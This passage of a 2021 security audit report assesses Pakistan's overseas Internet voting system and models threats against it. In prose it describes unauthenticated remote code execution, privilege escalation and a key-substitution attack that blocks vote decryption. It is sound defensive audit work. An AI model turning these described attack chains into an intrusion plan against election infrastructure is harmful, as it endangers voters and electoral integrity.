Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.9. METHODOLOGY, STANDARDS AND SECURITY BEST PRACTICES FOR IMPLEMENTING OR CONFIGURING THE I-VOTING SYSTEM FOR OVERSEAS PAKISTANIS KEEPING IN VIEW THE RECOMMENDATONS BY IVTF.

2.9.1. INTRODUCTION

The objective of this section is to explain the methodology, standards and best practices followed for implementing or configuring the I-Voting system for overseas Pakistanis keeping in view the recommendations by IVTF.

In view of the results of this audit and the tests carried out by Minsait's auditors on the environment to which NADRA has granted access, Minsait fully supports IVTF's findings and recommendations described in https://www.ecp.gov.pk/ivoting/IVTF Report Executive Version 1.5 Final.pdf, and notes that since 2018 most of the recommendations have not yet been implemented.

2.9.2. REFERENCES

Documents:

- APPLICATION DESIGN DOCUMENT-OVERSEAS VOTING SYSTEM
- IT INRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared
- N – Information to Minsait
- N- Queries Response - Threat Modeling-Security Architecture Review 15th May 2021
- https://www.ecp.gov.pk/ivoting/IVTF Report Executive Version 1.5 Final.pdf

2.9.3. STANDARDS

- CIS hardening guides (https://www.cisecurity.org/cis-benchmarks/).
- NIST Special Publication (SP) 800-52 Revision 2. (https://csrc.nist.gov/News/2019/nist-publishes-sp-800-52-revision-2).
- OWASP Top 10 (https://owasp.org/www-project-top-ten/).
- COBIT 2019.

2.9.4. METHODOLOGY

To evaluate the I-voting solution, different meetings with NADRA staff were scheduled with the purpose of understanding the architecture of the existing system, how the whole system works, the procedures followed, etc. These were the topics to discuss during the sessions proposed:

- Network diagram and asset inventory.
- Remote Identity Proofing (RIDP).
- Interaction and agreements with stakeholders.
- Service providers.
- Quality of the system.
- Security incidents.
- Encryption.
- Application code.

- Mail and SMS process.
- Review of voter website.
- Review of ECP (Election Commission of Pakistan) portal.
- Web Service API.
- Storage and backup.
- Change control procedures.

Additionally, several reviews of hardening in the components were requested to evaluate their status and configuration. The samples needed and required are the following:

- Firewalls (including the WAF).
- Databases.
- Operating systems.
- Storage and backup.
- Virtualization.

Only some of the meetings scheduled did take place, and instead a virtual questionnaire was handled.

The review of the firewall and WAF rulesets also were requested to verify the security in the communications, the segmentation, the use of insecure protocols, etc.

To elaborate a complete analysis of the system, several tests were performed to simulate the voting process: user registration in the voter portal, verification and authentication of voter profiles, cast votes, etc.

Finally, to analyse the design and architecture of EXISTING system some documents were required: network and flow diagrams, asset inventory, procedures and politics, etc.

2.9.5. SECURITY BEST PRACTICES

The main findings and shortcomings highlighted in IVTF report in 2018 are analysed in order to verify whether they are still valid and to provide alternative solutions and recommendations.

2.9.5.1. Ballot Secrecy

According to the outcomes of this audit, the votes casted in NADRA system are not encrypted in the voter terminal but in the server with an unprotected key and a non-standard cryptography implementation (using java serialization for key storage), that means that the votes could be manipulated by internal attackers.

Minsait approach to guarantee the ballot secrecy consists of applying 3 different layers of security:

- Homomorphic encryption: the votes do not need to be decrypted to get the election result, this way the privacy of the voter is guaranteed as long as the encryption is made in the terminal of the voter instead of the server, as it is now in NADRA system.
- Secret sharing: it means that the private key is split among different persons, called custodians. In case of using cryptographic hardware (HSM) the passwords from the custodians will be needed as well.
- Blind signature: after the vote is encrypted in the terminal of the voter, it will be digitally signed to guarantee that the vote is not modified and is casted by an authorized voter. In case of Blind signature, the vote comes from a valid voter but this voter is unknown, the server does not know who the voter is.

2.9.5.2. Coercion Resistance

There is a possibility that votes could be bought and sold in some regions. There is not a mechanism in place to investigate or prosecute coercion attempts using I-Voting system, as it hard to prove. Definitely, Internet Voting could increase coercion to the voters, favoring the fraud in the election process.

To increase the coercion resistance, an informative banner shown on the I-Voting portal could be deployed to the voter with information to warn him / her about coercion in order to avoid it. An email also could be used to warn the voter about coercion, protecting them against it.

Additionally, ECP could promote the launching of information campaigns to prevent voter coertion when using Internet voting.

The strongest solution against coercion and vote buying is the Multi-Vote configuration. With Multi-Vote the systems allows voters to cast as many votes as they want, and only the last one gets counted. This method demotivates coercion and vote buying as voters can always cast a new vote and discard the previous one.

Multi-Vote requires normally legislative adjustments and strong voter education and stakeholder education.

2.9.5.3. Phishing Attacks

The first email sent by the I-Voting system is the following:

Dear Muhammad Sajjad,

SUBJECT: ECP i-Voting Portal Successful Account Creation

In order to be able to cast your vote in the By-Elections, 2018 you need to successfully complete the following 2-step process:

- Complete the Verification Process
- Complete the Eligibility Process

Account creation without completing the two step process does not give you the right to vote using I-Voting.
Your Email-PIN code is: **2585**.
Please click the following link to continue with your Registration.Continue registration

SIGN IN INFORMATION

You will need the following details every time you sign in to your iVoting account:

- Account ID
- Password

Yours sincerely,


Election Commission of Pakistan,

Disclaimer: *The information transmitted is intended only for the person to which it is addressed and may contain confidential and/or privileged material. Any review, re transmission, dissemination, forwarding, printing, copying or other use of, or taking of any action in reliance upon this information by persons other than the intended recipient is strictly prohibited. If you are not the intended addressee, please delete the material from your computer. Government of Pakistan accepts no liability for any damage caused by any virus transmitted by this email.*

Unsolicited commercial emails MUST NOT be sent to the originator of this email.

The email content could be copied and be manipulated to redirect voters to a fake portal to steal voter's information. To avoid this problem, a digital signature could be used. Moreover, the substitution of the "Continue registration" field for the complete URL could prevent phishing attacks.

The second email sent by NADRA with the "VOTER PASS" to vote:



Dear Muhammad Sajjad,

SUBJECT: ECP – VOTER PASS for By-Elections 2018

Please find your VOTER PASS below for **Demo Election**. You will be asked to enter the VOTER PASS on Election Day to cast your vote online.

Your System generated VOTER PASS: **5BF24WTL2V6XX1NJ2E83**

Please visit www.overseasvoting.gov.pk during 8AM – 5PM (Pakistan Standard Time) on 01-05-2021. The Election Commission of Pakistan reserves the right to change the voting time in larger interest of the public.

IMPORTANT INSTRUCTIONS FOR VOTER PASS
Please do not delete this email as it contains your VOTER PASS and you will not be able to vote without your VOTER PASS.

- Please do not print your VOTER PASS
- Your VOTER PASS will be required when accessing your ballot paper & casting vote through the i-Voting on the Day of By-Elections, 2018.
- Please do not share your VOTER PASS with anyone. It is your identification for i-Voting and if leaked it may be misused in casting vote against your will and knowledge.

Yours sincerely,

Election Commission of Pakistan

معزز صارف،

مضمون: اطلاع برائے ووٹر پاس برائے ضمنی انتخابات 2018ء

ضمنی انتخابات 2018ء کے لیے آپ کا ووٹرپاس آپ کو فراہم کیاجارہاہےضمنی انتخابات کے دن آپ یہ ووٹرپاس ووٹ ڈالتے وقت استعمال کریں گے۔ برائے مہربانی 2021-05-01 کوصبح 8بجے سے لیکر شام 5بجے تک ہماری ویب سائٹ www.overseasvoting.gov.pk پرجاکراپناووٹ کاسٹ کریں۔

ووٹ ڈالنے کا اوقات کارپاکستانی وقت کے مطابق صبح 8 بجے سے لیکرشام 5 بجے تک ہے لیکن مفادعامہ کو مدنظررکھتے ہوئے الیکشن کمیشن کے پاس یہ اختیارہوگاکہ وہ الیکشن کے اوقات کارمیں کسی بھی تبدیلی کا مزاج ہے۔

ووٹرپاس کے لیے ضروری ہدایات

- برائے مہربانی اس ای میل کو ضائع نہ کریں کیونکہ اس میں آپ کاووٹرپاس دیاگیاہے جس کے بغیرآپ ووٹ نہیں ڈال سکتے۔
- برائے مہربانی ووٹر پاس کو پرنٹ نہ کریں
- اس ووٹرپاس کی آپ کوضمنی الیکشن2018 والے دن ضرورت پڑے گی ۔ جب آپ آئی ووٹنگ کےذریعے ووٹ ڈال رہے ہونگے۔ مہربانی فرماکراس کو کسی دوسرے شخص کومعلوم نہ ہونے دیں بصورت دیگرآپ کا ووٹ آپ کے علم اورخواہش کے بغیراستعمال ہو سکتاہے۔

آپ کا مخلص،

الیکشن کمیشن آف پاکستان

Disclaimer: *The information transmitted is intended only for the person to which it is addressed and may contain confidential and/or privileged material. Any review, re transmission, dissemination, forwarding, printing, copying or other use of, or taking of any action in reliance upon this information by persons other than the intended recipient is strictly prohibited. If you are not the intended addressee, please delete the material from your computer. Unsolicited commercial emails MUST NOT be sent to the originator of this email.*

This email does not present the same problem than the first one, because the email contains the URN instead of a simple link to follow the next steps. To assure more security, the complete URL instead of the URN should be included, providing more confidence to the voter.

2.9.5.4. Dos And Ddos Attacks

This section lists the weaknesses found at the web application level that can lead to a denial of service:

- Due to lack of protection mechanisms against automated attacks, an attacker can use the “Admin Panel” login to cause a denial of service (DoS) by locking out the user accounts.
- The “Admin Panel” login form does not have a captcha or proper protection mechanisms against automated attacks, and when a user entering five consecutive incorrect password attempts, the account is locked for 60 minutes, this could be used by an attacker to deprives legitimate users of access to the “Admin Panel” and “Reporting & Results”. (Details in Penetration Testing chapter, table 008)
- Java insecure deserialization exploit, as a remote code execution vulnerability, can be used to generate a denial of service in several ways, such as making requests with commands "sleep", modifying files on the server, altering configurations, changing keys, and more. (Details in Penetration Testing chapter, table 002)
- If the attacker has the credentials of a user with access to the "Admin Panel" or "Reports and Results" portal, they can take advantage of the vulnerability “Privilege Escalation in Admin Panel”, to scale privileges and then exploit the vulnerability “Election Event Manipulation” to change the public RSA key, that is, the attacker generates a pair of RSA keys, uploads the public key to the voting system, in this way the voting system will encrypt the votes using this key, but at the time of the vote count, they will not be able to decrypt them, because the attacker is the only one who knows the private key. (Details in Penetration Testing chapter, table 003 and 004)

2.9.5.5. Out Of Date Architecture

According to the information provided by NADRA, some of the technologies included in NADRA system are out of date:


- IBM WebSphere v8.5.5.19.
- Microsoft Exchange 2013.
- Oracle databases.
- VMware ESX 6.7.

These technologies are vulnerable could be exploited by attackers, so they must be upgraded or patched regularly in order to protect the I-Voting system and ensure security in the election process.


The evaluated architecture could have problems during the election procedure as it happened during the audit process, specifically during the functionality tests. The system was out of service for several days during these tests, and the problem could happen during the election process if there are not more resources dedicated to the systems.

2.9.5.6. Usability Tests

No usability tests have been performed during these years. Only two mock elections have been initiated during this period of time:




One of these mock elections is to test the application during the audit. The other one was not oriented to be a real scenario, because there were two voters, so the results of the usability test are not valid.



2.9.5.7. Spam Emails

Sending emails to voters is a delicate process in the I-Voting system. NADRA uses e-mail to communicate the voters their PINs to be verified in the voter portal and to provide the voters the password to access the voting portal. The spam inbox could contain these emails.

It has been verified that the emails (in Gmail) do not arrive to the spam inbox, so the voters can receive their emails correctly. The following screenshot shows how the emails from the voter's portal are received.



2.9.5.8. Documentation for Developing

Minsait did not have access to any documentation related to software development.

It is necessary to establish procedures for secure developing and undertake periodic actions such as:

- Revision of code done by different individuals than the code's owner.
- Code review by individuals with knowledge about code-review techniques and secure coding practices.
- Code review according to secure coding guidelines.
- Correction implemented prior to release.
- Code-review results reviewed and approved by management prior to release.
- Follow change control processes and procedures to evaluate the changes in the applications.
- Separation of development / test environment from production environments.

- Removal of test data and accounts from system components before the system becomes active / goes into production.
- Develop applications based on secure coding guidelines, taking into account: Injection flaws (SQL Injection), buffer overflows, insecure cryptographic storage, insecure communications, improper error handling, cross-site scripting (XSS), improper access control, cross-site request forgery (CSRF), broken authentication and session management.
- Periodic reviews of public-facing web applications.

2.9.5.9. System Supervision

According to the tests performed during the audit process, there is not staff in charge of monitoring the alerts, so it is not possible to assure that a system of supervision would be available during the voting process.

There is no documentation of key operational processes, nor evidence of assigned responsibilities in system administration, hosting and personnel responsible for certain critical processes.

2.9.5.10. Documentation for Critical Processes

There is not documentation provided for critical processes.

- The procedures are a sequence of necessary activities to perform the I-Voting system functions in order to accomplish the security in the election processes. The procedures facilitate training, auditing, and process improvement.
- The security policy sets the security tone for the whole entity and informs personnel what is expected of them.

Some of the procedures or politics needed are the following:

- Security policy.
- Procedure for developing.
- Procedures for managing security parameters in the systems.
- Procedures for encryption.
- Procedures for secure communications.
- Procedures for managing access control (logic and physical).
- Procedures for monitoring (logs, alerts, file integrity monitoring).
- Procedures for risk management.
- Procedures for managing service providers.

minsait

b Threat modelling on existing I-Vote solution

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.2 THREAT MODELING ON EXISTING I-VOTE SOLUTION

Threat modeling is the core of Cyber Threat Intelligence (CTI) as it allows profiling attackers (knowing what adversaries do) and using this information allow organizations to defend their systems based on threats for making decisions and taking actions.

The main objective of this document is to perform a threat analysis that can be used as a threat modeling procedure customized for The existing solution. The model is based on current accepted MITRE ATT&CK framework at Tactics and Techniques levels to achieve a continuous CTI model.

The scope of this analysis effort is the Voter and ECP Portal web applications and the infrastructure supporting both of them. This analysis is based on information provided by NADRA and the results of the pentesting that was executed during this consulting process.

2.2.1 METHODOLOGY

As there is no one-sizes-fits-all methodology because different organizations, processes, technology, threat agents, geographic locations and, even, specific circumstances are relevant to the analysis. Therefore a specific methodology was defined that includes :

- Information gathering through documents provided by NADRA and answers to specific questions made for the I-Vote Solution and based on the experience from previous electoral process that used remote electronic voting.
- Penetration test report. This pentest was conducted during this consulting process and the scope included the web applications that make up I-Vote solution.
- Public information gathering about I-Vote solution.

The exercises were conducted in the following way:

- Analysis of information gathered based on recent threats occurred around the world about electoral processes.
- Analysis of information provided by NADRA and the final report from pentest.
- Definition of a threat model based on MITRE ATT&CK at Tactical and Techniques levels and the two Advanced Persistent Attacks (APT) documented by this framework that are related to electoral processes ; APT28 and ZIRCONIUM.
- When possible, comparison to previous electoral processes audited by the consultants.
- Elaboration of prioritized threat scenarios.
- Summary of Recommendations.

2.2.2 BASIC THREAT ANALYSIS STRATEGY

Basic analysis strategy starts establishing a series of activities that could be executed continuously in order to keep updated the model:

1. Define the scope. Of course, having a threat model for all the organization is ideal, but, it could also apply to some specific case such as an application, service, process, etc.
2. Select a set of mitigations that are not tied to vendors. Mitigations from ATT&CK framework are a good starting point.
3. Select a set of information sources, internal and external. Open Source Intelligence (OSINT) is a very simple and useful practice.
4. Select a documented attack that is strongly related to the scope. It could be APTs found in ATT&CK framework web site, public reports, information shared in private but enforced by some regulation, etc.

5. Use a framework like ATT&ACK in order to understand Tactics and Techniques. This kind of frameworks go deeper, but, going further (Procedures) implies an additional effort of security management at the organization level.
6. Identify threat sources and attack patterns.
7. Map Techniques to Mitigations.

2.2.3 APPLYING MITRE ATT&CK FRAMEWORK

There are several well known methodologies for threat modeling, but, they are so tied to specific technologies/products or, in the opposite side, not tied at all to reality.

In recent years, ATT&CK started to be a reference not only for compiling information about attacks, but, to have organized means for threat intelligence and threat modeling as well.

This framework offers some advantages for threat modeling in real world:

- It's mostly based on well documented attacks in the form of Advanced Persistent Threats (APT).
- There are several APTs documented for almost every kind of organization.
- The framework is updated continuously.
- It's a referral for threat management and threat hunting also.
- It's a referral for conducting red and blue exercises (the closest testing to real attacks).
- It allows to be applied gradually from an organization that only needs to do top table exercises to those that have advanced requirements about cybersecurity.

For this assignment, ATT&CK will be applied like this:

- As the scope is about three web applications and the infrastructure supporting them, only the Tactics and Techniques levels will be applied. Techniques will be used to explain the relevance of each Tactic.
- Two APTs will be taken as starting point :
  - These two ones are document in ATT&CK.
  - APT28 (US presidential elections 2016 and in some cases 2020)
  - ZIRCONIUM (US presidential elections 2020)
- The Enterprise type will be applied as the other ones are for mobile devices and industrial control systems.
- Enterprise Mitigations will be considered when a direct mapping to Tactics/Techniques is found.

2.2.4 INFORMATION ANALYSIS

NADRA provided information about I-Vote solution in terms of:

- Infrastructure
  - This information allows to have a general perspective about the hardware and software supporting the three web applications.
  - Several questions were sent to NADRA where answers were given although more information would have given a better understanding.
  - NOTE. The results from pentest managed to bypass several security controls that were supposed to be in use according to the documentation (see section 2d).
  - NADRA shared the same infrastructure for the i-Voting system and other systems. Their reasoning for the limited details were not to provide information that could compromise the security of the other services.
- Applications
  - This information seems to be enough for the analysis, however, additional detail would have helped see how well or how deeply the security measures are being used. For example, there could be more detailed information about how OWASP guidelines are being used when responding to the COBIT19 section 2q.
  - As for the infrastructure, on the Applications NADRA gave answers although more information would have given as well a better understanding
- Questions&Answers :
  - Based on documentation shared by NADRA, a set of questions was made about :
    - Encryption
    - Network Security
    - Operations Security
    - Security Components
    - Access to Data

Also, public information was gathered through news, forums, social networks and public documents such as the Executive Report from the IVTF in 2018. Through this information we can understand some circumstances, requirements and how current and accurate is the information provided

The other information that has been considered corresponds to the results of the penetration test that is part of this assignment. This information helped to have a real image of what is deployed and the real design, development and deployment of the applications and the security controls in use for the infrastructure.

2.2.5 THREATS ANALYSIS AND MODEL FOR I-VOTE

2.2.5.1 SECURITY OBJECTIVES

- Identity Validation. Registration process should be exhaustive enough to guarantee that only qualified voters will use I-Vote solution.
- Casting Validation. Registered voters must participate just once in the casting process.
- Non-Repudiation. The voter cannot retract the vote correctly cast.
- Vote must be keep secret (confidentiality) and not changed (integrity).
- I-Voting must be available when ever it's need for the registration/casting process.

2.2.5.2 APPLICATIONS OVERVIEW

- I-Voting is composed of three web applications :
  - ECP Portal that allows to manage the whole electoral process.
    - It has two ways of access or is composed of two applications: I-Voteadmin for complete administration and I-Votero to visualize results of electoral processes.
  - I-Voting that allows voters to cast their vote.
- Only I-Voting application is facing Internet and there is a security architecture in place to protect services and information. This architecture is composed of firewalls, IPS, WAF, Antivirus, SIEM, switches and backed by network segmentation, load balancing, controlled access for operations.
- Both applications are Java based and runs over Linux operating system.

2.2.5.3 IDENTIFIED THREATS

Threats that are under NADRA management:

- Denial of Service against user accounts that prevents users from accessing their accounts or that creates a significant burden on I-Voting support to reset or re-provision user accounts. Submission of results is time-sensitive in terms of providing accurate counts promptly. Attacks that target password reset processes such as triggering a large number of requests, triggering account lockouts, or impeding access to request credential support would prevent approved users from being able to access the system.
- Applications not updated in terms of technology applied. Getting a detailed fingerprint of the technology in use is not hard and attackers will always look for traditional vulnerabilities and not only the ones related to the "business rules" implemented in applications. In this way, they could found ways to accomplish a full attack to I-Vote solution.
  - Indeed, there is a public document (https://www.ecp.gov.pk/ivoting/IVTF%20Report%20Executive%20Version%201.5%20Final.pdf) showing that since 2018 the applications are the same until current date, so, assertions made in that year are valid now and available to everyone on Internet.
- Integrity and availability are at risk because two main elements in application security are not working in the right way :
  - Application security architecture lacks of several controls or, if they were defined, they are not used. Some examples of this kind of issues are :
    - The two applications are running on same server and I-Voting is an Internet facing application. Once an attacker is in control of I-Voting, ECP is compromised at operating system and network levels. It's important to notice that both applications are vulnerable to Remote Code

Execution and in the case of I-Voting, without authentication. ECP requires authentication and administrative privileges, but, as taking control of the operating system at administrative level, also, allows the attacker to take full control.

- Access controls inside the ECP application are not enough to prevent a read-only user from having access to administrative functions and manipulate electoral events. This manipulation, for example, allows to close and re-open an electoral process with an arbitrary RSA key pair and decrypt data.
- There are several issues about encryption keys management from not using an HSM to the length of the key (as per NIST recommendation, RSA keys of 1024-bits were deprecated several years ago and the 2048-bits size is the minimum recommended). Also, storing encryption keys on same server is not a good practice.
- There are services such Active Directory and Network Time Protocol that are based on services from NADRA's office network. I-Voting network should be completely isolated.
- The is no good hardening in use about the operating system leaving not only direct access to administrative level access (after exploiting web application vulnerabilities), but, shows there is no control access (such as chrooted environment) and the evidence of a default installation in use (there was found software that is installed by default and not needed for the purpose of the server).

◦ Development and OpSec practices are not applying security controls in specific and critical points. However, it's important to notice that security architecture should define what developers must do, so, if it didn't do it, previous examples could be added to the next ones. For example :

- The use of outdated software is something that is better controlled by developers and operators. Running an application under an operating system account that has full control is a very bad practice and keeping default installations allows an attacker to have better ways to escalate privileges and move laterally. At first, this kind of vulnerabilities allowed to gain full control of application's server.
- Bad development practices such as sending/storing application environment variables at client side, the lack of security testing about uploaded files, not implementing same protection at every point (for example, implementing captcha control in one authentication process and not all of them) and believing that attackers will be limited to the browser as the application users are.

Threats that are NOT under NADRA management :

- In a general way, specific attack operations conducted by political parties, foreign governments, hacktivists and anyone interested in breaking democracy and political order are not the exception, but, most involved and best identified threat actors in electoral processes all over the world
- Attacker gains access to voter credentials. An attacker who compromises a voter's credentials and is able to connect to the I-Voting (such as compromising voter's computer) may be able to submit arbitrary vote. Regardless of whether the attacker submits the vote impersonating the real voter, being able to demonstrate access to the I-Voting system (e.g. screenshots) would be a strong component of a disinformation campaign against the integrity of the electoral process.

Based on the need of keeping the secret of some data, several kinds of protection elements can not be applied because they imply a detailed analysis of data.

2.2.5.4 IDENTIFIED VULNERABILITIES

The main vulnerabilities identified based on results from penetration test conducted as part of this consulting process are listed below

- I-Voting :
  - Expression Language injection allowing a mid level of interaction with the application environment at server side.

    - Java insecure deserialization allowing to remote command execution (RCE) at administrative level (root).
        - No authentication required.
- I-Voteadmin :
    - Java insecure deserialization allowing RCE at administrative level (root).
        - Requires authentication and administrative level access (vulnerability is exploited when closing an election process).
    - Lack of effective access controls :
        - Privilege escalation allowing that read only users can use administrative functions.
        - Electoral process is able to be manipulated allowing to alter data related to the process and decrypt vote data.
    - Lack of some authentication related controls :
